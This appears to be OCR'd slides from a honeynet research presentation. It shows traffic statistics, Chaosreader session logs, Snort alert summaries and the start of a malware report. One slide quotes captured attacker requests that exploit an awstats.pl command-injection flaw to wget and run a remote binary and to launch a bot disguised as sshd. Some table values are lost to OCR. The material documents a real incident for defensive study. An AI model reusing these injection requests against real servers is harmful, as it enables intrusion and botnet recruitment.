10030	4915	61815	2677244	213.215.[redacted]	SLOVAKIA	GTSI.SK	GTS	-
23493	4433	56187	2449412	12.161[redacted]	UNITED STATES	PARALLAX.WS	VECTREN COMMUNICATIONS	RICHMOND
3750	3920	49164	2133760	88.191[redacted]	FRANCE	ZMK.FR	DEDIBOX SAS	PARIS
8514	3919	49283	2131400	88.191.[redacted]	FRANCE	ZMK.FR	DEDIBOX SAS	PARIS
22193	2851	34696	1501952	200.73[redacted]	COLOMBIA	STATIC.IFXNW.CL	IFX NETWORKS COLOMBIA	-
32334	2246	34432	1489888	59.56.1[redacted]	CHINA	CNDATA.COM	CHINANET FUJIAN PROVINCE NETW...	BEIJING
22581	2730	34107	1478224	207.212[redacted]	UNITED STATES	CCXN.COM	CLEAR CONNECTIONS	YUBA CITY
23635	2748	33993	1477216	204.13.[redacted]	UNITED STATES	SWIFTCO.NET	SWIFT VENTURES INC	-
17885	2501	37188	1360696	125.248.[redacted]	KOREA, REPUBLIC OF	STERLINGSTUDENTS...	DACOM-PUBNETPLUS	-
33667	2387	30511	1290944	211.49.[redacted]	KOREA, REPUBLIC OF	-	THRUNET CO. LTD	SEOUL
34539	2433	29609	1290880	218.78.[redacted]	CHINA	ONLINE.SH.CN	CHINANET SHANGHAI PROVINCE NE...	SHANGHAI
22750	1869	27976	1215260	148.208[redacted]	MEXICO	ITMARMAZ.EDU.MX	SECRETARIA DE EDUCACION E INVE...	-
10793	2206	27094	1172484	66.36.[redacted]	UNITED STATES	ELCASINO.COM	HOPONE INTERNET CORPORATION	WASHINGTON
22441	1904	23308	1013808	132.248.[redacted]	MEXICO	INVERSO.UNAM.MX	UNIVERSIDAD NACIONAL AUTONOMA...	MEXICO
33797	1732	21527	924032	203.197.[redacted]	INDIA	VSNL.NET.IN	VIDESH SANCHAR NIGAM LTD - INDIA	HYDERABAD
4476	1753	21624	920760	218.36.[redacted]	KOREA, REPUBLIC OF	KRLINE.NET	KRLINE-LLINE-SEOULVISION	SEOUL
40079	1605	20276	860408	82.118.[redacted]	FINLAND	CODEPOLI.FI	CODEPOLI-OY-NET	-
23498	1615	19755	859004	82.218.[redacted]	AUSTRIA	WAVENET.AT	WAVENET	-
29248	1514	19140	798872	203.199.[redacted]	INDIA	203.IN-ADDR.ARPA	VIDESH SANCHAR NIGAM LTD - INDIA	MUMBAI
27981	1440	18161	759588	202.130.[redacted]	HONG KONG	NEWTTIDC.COM	WHARF T&T LIMITED	HONG KONG
2334	1349	16573	718820	87.233.[redacted]	NETHERLANDS	2FAST.NL	TRUESERVER	-
9618	1325	16431	712268	213.251.[redacted]	FRANCE	OVH.NET	OVH SAS	-
22937	1222	14972	649496	148.20[redacted]	MEXICO	ESIMECU.IPN.MX	INSTITUTO POLITECNICO NACIONAL	MEXICO

GDH: Honeysnap Trending




Graphical Honeysnap_db Data Explorer

Node: UKA Port: 22 Unit: Packets Submit Query

- Initially based on scraping of honeysnap text reports
- User selection of GDH node, port and measurement type (flows, bytes or packets)
- Charts now dynamically generated from honeysnap_db
- All major honeysnap report fields trended except for IRC and extracted file downloads

GDH: Argus Flow Summaries



GDH Argus Netflow Explorer

GDH Node: CHA CNA GTA HPD MXA NZA PHA PHB UKA UKD


TCP DPort: 80 Units: Flows Submit Query

Please mail David Watson if you have any questions or problems with this application.

- Scalability concerns over Honeysnap_db flow processing required a temporary alternative
- Parses pcap files and loads Argus flow summaries into Postgresql database
- Query dataset using PHP dynamic front end
- Generates Flash graphs for management type presentations (maani.us)

GDH: Chaosreader Reporting 1


- Browsable network data reports, including shell session replay and file extraction



1508.	**Sun Feb 4 21:37:37 2007**	0 s	195.143.[redacted]:5404 <-> nnn.nnn.nnn.168:1026	*1026*	880 bytes	
1509.	**Sun Feb 4 21:37:37 2007**	0 s	195.205.[redacted]:18460 <-> nnn.nnn.nnn.165:1026	*1026*	880 bytes	
1510.	**Sun Feb 4 21:37:37 2007**	0 s	nnn.nnn.nnn.165 -> 195.205.[redacted]	*ICMP*	548 bytes	Destination Unreachable
1511.	**Sun Feb 4 21:38:20 2007**	0 s	69.59.[redacted]:3002 -> nnn.nnn.nnn.165:143	imap	0 bytes	
1512.	**Sun Feb 4 21:39:53 2007**	6 s	80.55.[redacted]:2421 -> nnn.nnn.nnn.165:80	http	963 bytes	• as_html • session_1512.part_01.html 641 bytes
1513.	**Sun Feb 4 21:40:02 2007**	5 s	80.55.[redacted]:2422 -> nnn.nnn.nnn.165:80	http	912 bytes	• as_html • session_1513.part_01.html 587 bytes
1514.	**Sun Feb 4 21:40:19 2007**	8 s	80.55.[redacted]:2423 -> nnn.nnn.nnn.165:80	http	1075 bytes	• as_html • session_1514.part_01.html 625 bytes
1515.	**Sun Feb 4 21:40:24 2007**	94 s	nnn.nnn.nnn.165:33818 <-> 64.81.[redacted]:53	*domain*	168 bytes	• as_html
1516.	**Sun Feb 4 21:40:25 2007**	18 s	nnn.nnn.nnn.165:32853 -> 212.78.[redacted]:80	http	19883 bytes	• as_html • session_1516.part_01.elf 19376 bytes
1517.	**Sun Feb 4 21:40:35 2007**	0 s	172.174.[redacted]:4486 -> nnn.nnn.nnn.165:31338	31338	42 bytes	
1518.	**Sun Feb 4 21:41:07 2007**	0 s	69.59.[redacted]3002 -> nnn.nnn.nnn.169:143	imap	0 bytes	
1519.	**Sun Feb 4 21:41:53 2007**	13 s	80.55.[redacted]2424 -> nnn.nnn.nnn.165:80	http	1537 bytes	• as_html • session_1519.part_01.html 1046 bytes
1520.	**Sun Feb 4 21:41:58 2007**	7 s	nnn.nnn.nnn.165:32855 -> 81.196.[redacted]:80	http	300310 bytes	• as_html • session_1520.part_01.gz 299955 bytes
1521.	**Sun Feb 4 21:42:06 2007**	0 s	nnn.nnn.nnn.165:33819 <-> 64.81[redacted]:53	*domain*	84 bytes	• as_html
1522.	**Sun Feb 4 21:42:06 2007**	0 s	nnn.nnn.nnn.165:33821 <-> 64.81.[redacted]:53	*domain*	210 bytes	• as_html
1523.	**Sun Feb 4 21:42:07 2007**	27 s	nnn.nnn.nnn.165:33823 <-> 64.81.[redacted]:53	*domain*	295 bytes	• as_html
1524.	**Sun Feb 4 21:42:10 2007**	6 s	80.55.173.42:2425 -> nnn.nnn.nnn.165:80	http	1838 bytes	• as_html • session_1524.part_01.html 1511 bytes

GDH: Chaosreader Reporting 2


- Clickable drill-down into session details
- Example of web application based cybercrime botnet (GDH incident 0002)



HTTP GETs and POSTs

1497.	**Sun Feb 4 21:30:04 2007**	80.55.[redacted].2378 -> nnn.nnn.nnn.3:80	GET	//awstats/awstats.pl **configdir** |echo ;echo b_exp;uname -a;echo e_exp;%00
1512.	**Sun Feb 4 21:39:53 2007**	80.55.[redacted]:2421 -> nnn.nnn.nnn.3:80	GET	//awstats/awstats.pl **configdir** |echo ;echo b_exp;w;echo e_exp;%00
1513.	**Sun Feb 4 21:40:02 2007**	80.55.[redacted]2422 -> nnn.nnn.nnn.3:80	GET	//awstats/awstats.pl **configdir** |echo ;echo b_exp;wget;echo e_exp;%00
1514.	**Sun Feb 4 21:40:19 2007**	80.55.[redacted]:2423 -> nnn.nnn.nnn.3:80	GET	//awstats/awstats.pl **configdir** |echo ;echo b_exp;cd /var/tmp;wget members.lycos.co.uk/[redacted]/31338;chmod +x 31338;./31338;rm -rf 31338;echo e_exp;%00
1519.	**Sun Feb 4 21:41:53 2007**	80.55.[redacted]:2424 -> nnn.nnn.nnn.3:80	GET	//awstats/awstats.pl **configdir** |echo ;echo b_exp;cd /var/tmp;wget [redacted]go.ro/m3ch.tgz;tar xzvf m3ch.tgz;rm -rf m3ch.tgz;cd mech;export PATH='.';sshd;sshd;sshd;echo e_exp;%00
1524.	**Sun Feb 4 21:42:10 2007**	80.55.[redacted]:2425 -> nnn.nnn.nnn.3:80	GET	//awstats/awstats.pl **configdir** |echo ;echo b_exp;ps x;echo e_exp;%00

GDH: Snort Alert Analysis



%	No	Destination Port
58.46	152	80
20.00	52	445
18.08	47	0
0.77	2	1434
0.38	1	25
0.38	1	3765
0.38	1	1728
0.38	1	8080
0.38	1	3128
0.38	1	1080
0.38	1	46318


Hour	No	%	Grap
0h	1	0.38	
1h	6	2.31	
		0.77	
		2.31	
		0.38	
		1.15	
		2.69	
	00	38.46	
		0.38	
		2.31	
		3.08	
12h	9	3.46	
13h	13	5.00	
14h	5	1.92	
15h	11	4.23	
16h	8	3.08	
17h	11	4.23	
18h	12	4.62	
19h	16	6.15	

%	No	Classification	Severity
25.00	65	Web Application Attack	high
20.00	52	Generic Protocol Command Decode	low
14.23	37	http_inspect	unknown
11.15	29	access to a potentially vulnerable web application	medium
10.00	26	Misc activity	low
6.15	16	Attempted Information Leak	medium
6.15	16	Attempted User Privilege Gain	high
5.00	13	PROTO255	unknown
1.15	3	TCP	unknown
1.15	3	snort_decoder	unknown

%	No	IP Destinati	c	Severity
23.08	60	nnn.nnn.nnn.3		high
20.00	52	nnn.nnn.nnn.3		low
8.46	22	nnn.nnn.nnn.3		unknown
6.15	16	nnn.nnn.nnn.3	pt {tcp}	high
6.15	16	nnn.nnn.nnn.3		medium
5.38	14	nnn.nnn.nnn.3		medium
5.00	13	nnn.nnn.nnn.3	(http_inspect) OVERSIZE REQUEST-URI DIRECTORY	unknown
3.46	9	nnn.nnn.nnn.3	(portscan) TCP Portscan {proto255}	unknown
3.46	9	nnn.nnn.nnn.3	BAD-TRAFFIC tcp port 0 traffic {tcp}	low
1.54	4	nnn.nnn.nnn.3	WEB-IIS _mem_bin access {tcp}	medium
1.54	4	nnn.nnn.nnn.3	ICMP Destination Unreachable Communication Administratively Prohibited {icmp}	low
1.54	4	nnn.nnn.nnn.3	WEB-IIS view source via translate header {tcp}	medium
1.54	4	nnn.nnn.nnn.3	WEB-IIS cmd32.exe access {tcp}	high
1.54	4	nnn.nnn.nnn.3	WEB-FRONTPAGE /_vti_bin/ access {tcp}	medium
1.15	3	nnn.nnn.nnn.3	(snort_decoder) WARNING: TCP Data Offset is less than 5!	unknown

- Standard text and graphical reporting
- Attacks by type, ports, protocols, source, hour, day, etc
- Generates per honeynet, per day, per month and combined cross-GDH snort event reporting


GDH: Malware Analysis 1



```
nepenthes-9e4dd860c0ac7419fbf9fa0bb5fef826-91.exe : W32/Malware (Signature: NO_VIRUS)

 [ General information ]
    * Anti debug/emulation code present.
    * **Locates window " [class OLLYDBG]" on desktop.
